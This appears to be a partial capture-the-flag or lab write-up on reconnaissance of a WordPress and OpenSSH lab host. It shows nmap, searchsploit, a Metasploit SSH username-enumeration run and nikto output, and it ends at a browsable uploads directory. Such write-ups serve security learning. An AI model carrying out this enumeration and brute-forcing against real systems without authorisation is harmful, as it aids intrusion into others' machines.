
1_recon




in-class knowledge


nmap

From this, we can know that:

name	ip
kali	172.16.1.4
recon	172.16.1.5



and the result is:



so we know there are two services opening in recon:

- 22/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
- 80/tcp open http Apache httpd 2.4.18 ((Ubuntu))

Then:

```
┌──(kali㉿kali)-[~]
└─$ ls /usr/share/nmap/scripts | grep ssh                    1 ×
ssh2-enum-algos.nse
ssh-auth-methods.nse
ssh-brute.nse
ssh-hostkey.nse
ssh-publickey-acceptance.nse
ssh-run.nse
sshv1.nse

┌──(kali㉿kali)-[~]
└─$ ls /usr/share/nmap/scripts | grep wordpress
http-wordpress-brute.nse
http-wordpress-enum.nse
http-wordpress-users.nse
```

if you want brute without a time limit, them the command:

xxxx

but even I bruted ssh with 1h, still no result.

MSF

Firstly, searchsploit in kali terminal:

```
┌──(kali㉿kali)-[~]
└─$ searchsploit openssh 7.2p2                               127 ×
 Exploit Title                                |  Path
──────────────────────────────────────────────┼──────────────────────────
OpenSSH 2.3 < 7.7 - Username Enumeration      | linux/remote/45233.py
OpenSSH 2.3 < 7.7 - Username Enumeration (    | linux/remote/45210.py
OpenSSH 7.2p2 - Username Enumeration          | linux/remote/40136.py
OpenSSH < 7.4 - 'UsePrivilegeSeparation Di    | linux/local/40962.txt
OpenSSH < 7.4 - agent Protocol Arbitrary L    | linux/remote/40963.txt
OpenSSH < 7.7 - User Enumeration (2)          | linux/remote/45939.py
OpenSSHd 7.2p2 - Username Enumeration         | linux/remote/40113.txt
──────────────────────────────────────────────┴──────────────────────────
Shellcodes: No Results
```

and Username Enum is key

Then search in msf

```
msf6 > search ssh enum

Matching Modules
================

   #  Name                                         Disclosure Date  Rank    Check  Description
   -  ----                                         ---------------  ----    -----  -----------
   0  auxiliary/scanner/ssh/cerberus_sftp_enumusers  2014-05-27     normal  No     Cerberus FTP Server SFTP Username Enumeration
   1  auxiliary/scanner/http/gitlab_user_enum       2014-11-21       normal  No     GitLab User Enumeration
   2  post/linux/gather/enum_network                                 normal  No     Linux Gather Network Information
   3  post/windows/gather/enum_putty_saved_sessions                  normal  No     PuTTY Saved Sessions Enumeration Module
   4  auxiliary/scanner/ssh/ssh_enumusers                            normal  No     SSH Username Enumeration
   5  auxiliary/scanner/ssh/ssh_enum_git_keys                        normal  No     Test SSH Github Access
```

but when I finish to set it, There are something wrong, it shows every name found.

```
msf6 auxiliary(scanner/ssh/ssh_enumusers) > set USER_FILE /usr/share/wordlists/metasploit/namelist.txt
USER_FILE => /usr/share/wordlists/metasploit/namelist.txt
msf6 auxiliary(scanner/ssh/ssh_enumusers) > run

[*] 172.16.1.5:22 - SSH - Using malformed packet technique
[*] 172.16.1.5:22 - SSH - Starting scan
[+] 172.16.1.5:22 - SSH - User '0' found
[+] 172.16.1.5:22 - SSH - User '01' found
[+] 172.16.1.5:22 - SSH - User '02' found
[+] 172.16.1.5:22 - SSH - User '03' found
[+] 172.16.1.5:22 - SSH - User '1' found
[+] 172.16.1.5:22 - SSH - User '10' found
[+] 172.16.1.5:22 - SSH - User '11' found
[+] 172.16.1.5:22 - SSH - User '12' found
[+] 172.16.1.5:22 - SSH - User '13' found
[+] 172.16.1.5:22 - SSH - User '14' found
[+] 172.16.1.5:22 - SSH - User '15' found
[+] 172.16.1.5:22 - SSH - User '16' found
[+] 172.16.1.5:22 - SSH - User '17' found
[+] 172.16.1.5:22 - SSH - User '18' found
^C[*] Caught interrupt from the console...
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_enumusers) >
```

SO I turn to wordpress:

```
┌──(kali㉿kali)-[~]
└─$ searchsploit wordpress 5.3.2
------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                          |  Path
------------------------------------------------------------------------ ---------------------------------
WordPress Plugin DZS Videogallery < 8.60 - Multiple Vulnerabilities     | php/webapps/39553.txt
WordPress Plugin iThemes Security < 7.0.3 - SQL Injection               | php/webapps/44943.txt
WordPress Plugin Popular Posts 5.3.2 - Remote Code Execution (RCE) (Auth | php/webapps/50129.py
WordPress Plugin Rest Google Maps < 7.11.18 - SQL Injection             | php/webapps/48918.sh
WordPress Plugin Videox7 UGC 2.5.3.2 - 'listid' Cross-Site Scripting    | php/webapps/35257.txt
------------------------------------------------------------------------ ---------------------------------
Shellcodes: No Results
```

But I dont think these are useful


nikto

```
┌──(kali㉿kali)-[~]
└─$ nikto -host 172.16.1.5
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          172.16.1.5
+ Target Hostname:    172.16.1.5
+ Target Port:        80
+ Start Time:         2023-01-10 11:03:45 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.4.18 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ Uncommon header 'link' found, with contents: <http://172.16.1.5/index.php/wp-json/>; rel="https://api.w.org/"
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Uncommon header 'x-redirect-by' found, with contents: WordPress
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.18 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-3233: /icons/README: Apache default file found.
+ /wp-content/plugins/akismet/readme.txt: The WordPress Akismet plugin 'Tested up to' version usually matches the WordPress version
+ /wp-links-opml.php: This WordPress script reveals the installed version.
+ OSVDB-3092: /license.txt: License file found may identify site software.
+ /: A Wordpress installation was found.
+ Cookie wordpress_test_cookie created without the httponly flag
+ OSVDB-3268: /wp-content/uploads/: Directory indexing found.
+ /wp-content/uploads/: Wordpress uploads directory is browsable. This may reveal sensitive information
+ /wp-login.php: Wordpress login found
+ 7915 requests: 0 error(s) and 16 item(s) reported on remote host
+ End Time:           2023-01-10 11:04:36 (GMT-5) (51 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```


The most interesting point is a sensitive dir:

+ /wp-content/uploads/: Wordpress uploads directory is browsable. This may reveal sensitive information


Let see it



AND



I think hack.zip must be something useful

